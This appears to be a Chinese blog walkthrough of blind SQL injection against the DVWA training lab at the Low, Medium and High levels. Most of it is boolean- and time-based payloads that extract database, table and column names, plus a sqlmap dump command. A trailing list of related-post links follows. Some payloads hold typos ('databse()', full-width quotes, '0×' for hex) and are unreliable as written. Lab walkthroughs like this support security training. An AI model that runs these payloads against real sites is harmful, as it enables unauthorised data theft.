
SQL Injection (Blind)
Low级别基于布尔的盲注思路
1.判断是否存在注入,注入是字符型还是数字型
2.猜解当前数据库名
3.猜解数据库中的表名
4.猜解表中的字段名
5.猜解数据
判断是否有sql注入


输入1、1’ and 1=1 #、1’ and 1=2#得到结果User ID exists in the database.可以判断存在sql注入

猜解当前数据库名
想要猜解数据库名,首先用二分法猜解数据库名的长度,然后挨个猜解字符。
1' and length(database())>5 #    -- 显示不存在;说明库名长度<=5

1' and length(database())>3 #    -- 显示存在;说明长度>3 and <=5

1' and length(database())=4 #    -- 显示存在:
采用二分法猜解数据库名
1' and ascii(substr(databse(),1,1))>97#  -- 显示存在,说明数据库名的第一个字符的ascii值大于97(小写字母a的ascii值);

1' and ascii(substr(databse(),1,1))<122#  -- 显示存在,说明数据库名的第一个字符的ascii值小于122(小写字母z的ascii值);

1' and ascii(substr(databse(),1,1))<109#  -- 显示存在,说明数据库名的第一个字符的ascii值小于109(小写字母m的ascii值);

1' and ascii(substr(databse(),1,1))<103#  -- 显示存在,说明数据库名的第一个字符的ascii值小于103(小写字母g的ascii值);

1' and ascii(substr(databse(),1,1))<100#  -- 显示不存在,说明数据库名的第一个字符的ascii值不小于100(小写字母d的ascii值);

1' and ascii(substr(databse(),1,1))>100#  -- 显示不存在,说明数据库名的第一个字符的ascii值不大于100(小写字母d的ascii值),所以数据库名的第一个字符的ascii值为100,即小写字母d。
重复上述步骤,直到猜解出完整的数据库名
猜解数据库中的表名
首先用二分法猜解数据库中表的数量,下图所示,表的个数为2
1' and (select count (table_name) from information_schema.tables where table_schema=database())>5#  -- # 显示不存在,说明表个数在1-5之间

1' and (select count (table_name) from information_schema.tables where table_schema=database())>3#  -- 显示不存在,说明表个数在1-3之间

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1#  -- 显示不存在,排除1

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2#  -- 显示存在
接着要猜解表名,首先判断表名的长度,下图所示第一个表名长度为9
1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>5 #   -- 显示存在,说明表名长度>5

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))>10 #  -- 显示不存在,表名长度5-10

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #   -- 显示存在,挨个尝试5-10,最终9显示存在
接着采用二分法猜测表名
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 #   -- 显示存在>97

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 #   -- 显示存在97-122

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 #   -- 显示存在97-109

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 #   -- 显示不存在103-109

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103 #   -- 显示存在
重复上述步骤,即可猜解出两个表名
猜解表中的字段名
首先猜解表中字段的数量,下图所示user表中有8个字段
1' and (select count(column_name) from information_schema.columns where table_name= 'users')>5 #  -- 显示存在  字段长度>5

1' and (select count(column_name) from information_schema.columns where table_name= 'users')>10 #  -- 显示不存在  字段长度5-10

1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 #  -- 显示存在,挨个尝试5-10
接着猜解字段名,先确定字段名长度
1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>5 # 显示存在  字段名长度>5

1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>10 # 显示不存在  字段名长度5-10

1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7 # 显示存在
采用二分法猜测字段名,limit 0,1确定的是表的第几个字段,substr(sql,1)确定的是字段的第几个字母开始截取,ascii读出左侧的第一个字母的ascii值
1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))>97 #  -- 判断第一个字段第一个字母是否大于97

1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 1,2),1))>97 #  -- 判断第二个字段第一个字母是否大于97

1' and ascii(substr((select column_name from information_schema.columns where table_name= 'users' limit 1,2),2))>97 #  -- 判断第二个字段第二个字母是否大于97
猜解数据
同样采用二分法
Low级别基于时间的盲注
判断是否存在注入,注入是字符型还是数字型
1’ and sleep(5) #  -- 感觉到明显延迟

1 and sleep(5) #   -- 没有延迟;
说明存在字符型的盲注。
猜解当前数据库名
1' and if(length(database())=1,sleep(5),1) # 没有延迟

1' and if(length(database())=2,sleep(5),1) # 没有延迟

1' and if(length(database())=3,sleep(5),1) # 没有延迟

1' and if(length(database())=4,sleep(5),1) # 明显延迟
说明数据库名长度为4个字符。接着采用二分法猜解数据库名
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1)#  -- 明显延迟

1' and if(ascii(substr(database(),1,1))<100,sleep(5),1)#  -- 没有延迟

1' and if(ascii(substr(database(),1,1))>100,sleep(5),1)#  -- 没有延迟
猜解数据库中的表名
首先猜解数据库中表的数量
1' and if((select count(table_name) from information_schema.tables where table_schema=database() )=1,sleep(5),1)#   没有延迟

1' and if((select count(table_name) from information_schema.tables where table_schema=database() )=2,sleep(5),1)#   明显延迟
猜表名
1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1,sleep(5),1) #   -- 没有延迟

1' and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #   -- 明显延迟
说明第一个表名的长度为9个字符。采用二分法即可猜解出表名。
猜解表中的字段名
首先猜解表中字段的数量
1' and if((select count(column_name) from information_schema.columns where table_name= 'users')=1,sleep(5),1)#   --  没有延迟

1' and if((select count(column_name) from information_schema.columns where table_name= 'users')=8,sleep(5),1)#   --  明显延迟
接着挨个猜解字段名
1' and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=1,sleep(5),1) #   -- 没有延迟

1' and if(length(substr((select column_name from information_schema.columns where table_name= ’users’ limit 0,1),1))=7,sleep(5),1) #   -- 明显延迟
猜解数据
同样采用二分法
Medium级别
基于布尔的盲注
抓包改参数id为1 and length(database())=4 #,显示存在,说明数据库名的长度为4个字符;

抓包改参数id为1 and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #  显示存在,说明数据中的第一个表名长度为9个字符;

抓包改参数id为1 and (select count(column_name) from information_schema.columns where table_name= 0×7573657273)=8 # (0×7573657273为users的16进制),显示存在,说明uers表有8个字段。
基于时间的盲注
抓包改参数id为1 and if(length(database())=4,sleep(5),1) #,明显延迟,说明数据库名的长度为4个字符;

抓包改参数id为1 and if(length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9,sleep(5),1) #,明显延迟,说明数据中的第一个表名长度为9个字符;

抓包改参数id为1 and if((select count(column_name) from information_schema.columns where table_name=0×7573657273 )=8,sleep(5),1) #,明显延迟,说明uers表有8个字段。
High级别
High级别的代码利用cookie传递参数id,当SQL查询结果为空时,会执行函数sleep(seconds),目的是为了扰乱基于时间的盲注。同时在 SQL查询语句中添加了LIMIT 1,希望以此控制只输出一个结果
抓包将cookie中参数id改为1’ and length(database())=4 #,显示存在,说明数据库名的长度为4个字符;

抓包将cookie中参数id改为1’ and length(substr(( select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #,显示存在,说明数据中的第一个表名长度为9个字符;

抓包将cookie中参数id改为1’ and (select count(column_name) from information_schema.columns where table_name=0×7573657273)=8 #,(0×7573657273 为users的16进制),显示存在,说明uers表有8个字段。
工具的使用
常用
sqlmap -u "url" --cookie "cookie值" --dump
参考
https://www.freebuf.com/articles/web/120985.html
SQL Injection (Blind)的更多相关文章
- (十二)DVWA全等级SQL Injection(Blind)盲注--SQLMap测试过程解析
一.测试前分析 前文<DVWA全等级SQL Injection(Blind)盲注-手工测试过程解析> 通过手工测试的方式详细分析了SQL Injection(Blind)盲注漏洞的利用过程 ...
- (十一)DVWA全等级SQL Injection(Blind)盲注--手工测试过程解析
一.DVWA-SQL Injection(Blind)测试分析 SQL盲注 VS 普通SQL注入: 普通SQL注入 SQL盲注 1.执行SQL注入攻击时,服务器会响应来自数据库服务器的错误信息,信息提 ...
- SQL Injection (Blind) Low
SQL盲注分析 盲注较普通注入难度会有所增加,根据页面响应不同大概分为以下几种:布尔型盲注:时间盲注:报错注入 普通注入与盲注的对比: 普通注入: ...
- DVWA之 SQL Injection(Blind)
SQL Injection(Blind) SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法 ...
- DVWA SQL Injection(Blind) 通关教程
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
- DVWA 黑客攻防演练(九) SQL 盲注 SQL Injection (Blind)
上一篇文章谈及了 dvwa 中的SQL注入攻击,而这篇和上一篇内容很像,都是关于SQL注入攻击.和上一篇相比,上一篇的注入成功就马上得到所有用户的信息,这部分页面上不会返回一些很明显的信息供你调试,就 ...
- 【DVWA】【SQL Injection(Blind)】SQL盲注 Low Medium High Impossible
1.初级篇 Low.php 加单引号提交 http://localhost/DVWA-master/vulnerabilities/sqli_blind/?id=1'&Submit=Submi ...
- SQL injection
SQL injection is a code injection technique, used to attack data-driven applications, in which malic ...
- SQL Injection(Blind)
SQL Injection(Blind),即SQL盲注,与一般注入的区别在于,一般的注入攻击者可以直接从页面上看到注入语句的执行结果,而盲注时攻击者通常是无法从显示页面上获取执行结果,甚至连注入语句是 ...
随机推荐
- JAVA字符编码三:Java应用中的编码问题
第三篇:JAVA字符编码系列三:Java应用中的编码问题 这部分采用重用机制,引用一篇文章来完整本部分目标. 来源: Eceel东西在线 问题研究--字符集编码 地址:http://china.e ...
- Java编程思想之八多态
在面向对象的程序设计语言中,多态是继数据和继承之后的第三张基本特征 多态不但能够改善代码组织结构和可读性,还能够创建可扩展的程序--即无论在项目最初创建时还是在需要添加新功能时都可以"生长& ...
- Mercurial 安装及使用
版权声明:本文为博主原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接和本声明. 本文链接:https://blog.csdn.net/moonspiritacm/articl ...
- RSA加密和数字签名在Java中常见应用【原创】
相关术语解释: RSA,参考: https://en.wikipedia.org/wiki/RSA_(cryptosystem) 非对称加密算法 ,参考:https://baike.baidu.com ...
- AWS研究热点:BMXNet – 基于MXNet的开源二进神经网络实现
http://www.atyun.com/9625.html 最近提出的二进神经网络(BNN)可以通过应用逐位运算替代标准算术运算来大大减少存储器大小和存取率.通过显着提高运行时的效率并降低能耗,让最 ...
- @JsonInclude(Include.NON_NULL) resttemplate 传递实体参数时 序列化为json时 空字符串不参与序列化
@JsonInclude(Include.NON_NULL) resttemplate 传递实体参数时 序列化为json时 空字符串不参与序列化 https://www.cnblogs.com/sup ...
- 分布式事务一2PC
分布式事务解决方案之2PC(两阶段提交) 前面已经学习了分布式事务的基础理论,以理论为基础,针对不同的分布式场景业界常见的解决方案有2PC.TCC.可靠消息最终一致性.最大努力通知这几种. 3.1.什 ...
- python while 1 然后pass会发生什么?
下面的代码,会使32核linux服务器志强e5的cpu使用率达到3200%,然后别的什么程序都跑不了. 如果windows,cpu使用率会达到100%.这是计算方式有点区别. 个人计算机,除非你是8路 ...
- WMS培训20190907
SELECT * FROM WMSADMIN.SPROCEDUREMAP WHERE THEPROCNAME ='NSPBEFOREORDERWRITE' 二,. RF中页面中需要增加申请人,而成品仓 ...
- Visual Assist之Hashtags功能简介
Visual Assist是一款非常好的Visual Studio下开发的插件,网上已经有很多关于它的配置以及相关介绍,本文不再赘述.本文将注重介绍它的Hashtags功能. 本文主要内容来自于官网介 ...